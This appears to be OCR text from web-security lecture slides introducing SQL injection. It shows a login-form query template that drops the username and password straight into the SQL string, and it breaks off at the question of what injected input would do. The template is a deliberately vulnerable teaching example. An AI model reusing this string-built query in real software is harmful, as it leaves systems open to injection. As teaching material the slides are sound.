
- Let’s pretend we have a log in form



Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:




Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘{username}’
AND password = ‘{password}’
```



Login

Username

Password


Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘{username}’
AND password = ‘{password}’
```

- What if our input is injected directly into the SQL query?



